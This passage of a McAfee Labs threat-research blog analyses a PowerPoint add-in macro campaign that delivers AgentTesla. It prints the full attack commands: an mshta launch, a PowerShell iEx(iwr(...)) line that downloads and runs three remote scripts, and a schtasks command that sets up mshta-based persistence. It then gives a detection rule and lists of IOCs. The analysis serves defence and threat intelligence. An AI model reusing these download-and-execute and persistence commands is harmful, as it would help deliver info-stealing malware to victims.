

Figure 6.VBA Code snippet with auto open() event

The PowerPoint macro code on execution launches an URL by invoking mshta.exe (Microsoft HTML Application) which is shown in Figure 7. The mshta process is launched by Powerpoint by calling the **CreateProcessA()** API.

Below are the parameters passed to **CreateProcessA()** API:

kernel32.CreateProcessA(00000000,mshta **https://www.bitly.com/asdhodwkodwkidwowdiahsidh,00000000,00000000,00000001,00000020,00000000,00000000,D,**

Figure 7. VBA Code snippet containing mshta and url

Below is the command line parameter of mshta:

mshta https://www.bitly.com/asdhodwkodwkidwowdiahsidh

The URL https://www.bitly.com/asdhodwkodwkidwowdiahsidh is redirected to “https://p8hj[.]blogspot[.]com/p/27.html” but it didn’t get any response from “27.html” at the time of analysis.

Later mshta.exe spawns powershell.exe as a child process.

Below is the command line parameters of PowerShell:

powershell.exe - “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” iEx(iwr('https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-1.txt') -useB);iEx(iwr('https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-2.txt') -useB);iEx(iwr('https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-3.txt') -useB);

PowerShell downloads and executed script files from the above-mentioned URLs.

The below Figure 8 shows the content of the first url – “https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-1.txt”:

Figure 8. Binary file content

There are two binary files stored in two huge arrays inside each downloaded PowerShell file. The first file is an EXE file that acts as a loader and the second file is a DLL file, which is a variant of AgentTesla. PowerShell fetches the AgentTesla payload from the URLs mentioned in the command line, decodes it, and launches **MSBuild.exe** to inject the payload within itself.

Schedule Tasks:

To achieve persistence, it creates a scheduled task in “**Task Scheduler**” and drops a task file under C:\windows\system32\SECOTAKSA to make the entire campaign work effectively.

Figure 9. Code snippet to create a new scheduled task

The new task name is “**SECOTAKSA**”. Its action is to execute the command “**mshta https://11230948%1230948@0v2x.blogspot.com/p/27.html**” and it's called every 80 minutes.

Below is the command line parameters of schtasks:

schtasks.exe - “C:\Windows\System32\schtasks.exe” /create /sc MINUTE /mo 80 /tn ""SECOTAKSA"" /F /tr """"MsHtA""""https://11230948%1230948@0v2x.blogspot.com/p/27.html""""

Infection Chain:

Figure 10. Infection Chain

Process Tree:

Figure 11. Process Tree

Mitigation:

McAfee’s Endpoint Security (ENS) and Windows Systems Security (WSS) product have **DAT** coverage for this variant of malware.

This malicious PPAM document with SHA256: fb594d96d2eae8817086ae8dcc7cc5bd1367f2362fc2194aea8e0802024b182 is detected as “**W97M/Downloader.dkw**”.

The PPAM document is also blocked by the **AMSI feature** in ENS as **AMSI-FKN!**

Additionally, the **Exploit Prevention** feature in McAfee’s Endpoint Security product blocks the infection chain of this malware by adding the below expert rule so as to protect our customers from this malicious attack.

Expert Rule authored based on the below infection chain:

POWERPNT.EXE -> mshta.exe

Expert Rule:

Rule {

Process {

```
Include OBJECT_NAME { -v "powerpnt.exe" }

}

Target {

    Match PROCESS {

        Include OBJECT_NAME { -v "mshta.exe" }

        Include PROCESS_CMD_LINE { -v "***http**" }

        Include -access "CREATE"

    }

}

}
```

#### IOCs

##### URLs:

<https://www.bitly.com/asdhodwkodwkidwowdiahsidh>

<https://1230948%1230948@0v2x.blogspot.com/p/27.html>

[https://p8hj\[.\]blogspot\[.\]com/p/27.html](https://p8hj[.]blogspot[.]com/p/27.html)

<https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-1.txt>

<https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-2.txt>

<https://ia801403.us.archive.org/23/items/150-Re-Crypted-25-June/27-3.txt>

##### EML files:

72e910652ad2eb992c955382d8ad61020c0e527b1595619f9c48bf66cc7d15d3

0afd443dedda44cdd7bd4b91341bd87ab1be8d3911d0f1554f45bd7935d3a8d0

fd887fc4787178a97b39753896c556fff9291b6d8c859cdd75027d3611292253

38188d5876e17ea620bbc9a30a24a533515c8c2ea44de23261558bb4cad0f8cb

##### PPAM files:

fb594d96d2eaeb8817086ae8dcc7cc5bd1367f2362fc2194aea8e0802024b182

6c45bd6b729d85565948d4f4deb87c8668dcf2b26e3d995ebc1dae1c237b67c3

9df84ffc27d5dea1c5178d03a2aa9c3fb829351e56aab9a062f03dbf23ed19b

ad9eeff86d7e596168d86e3189d87e63bbb8f56c85bc9d685f154100056593bd


c22313f7e12791be0e5f62e40724ed0d75352ada3227c4ae03a62d6d4a0efe2d

##### Extracted AgentTesla files:

71b878adf78da89dd9aa5a14592a5e5da50fcbfbc646f1131800d02f8d2d3e99

90674a2a4c31a65afc7dc986bae5da45342e2d6a20159c01587a8e0494c87371

## About the Author




### McAfee Labs


McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog for more information.

[Read more posts from McAfee Labs >](#)

## Subscribe to McAfee Securing Tomorrow Blogs

 > [Securing Tomorrow](#)



 [United States / English](#)  
[Privacy](#) | [Legal Notices](#) | [Legal Contracts & Terms](#) | [Site Map](#) | Copyright ©2020 McAfee, LLC

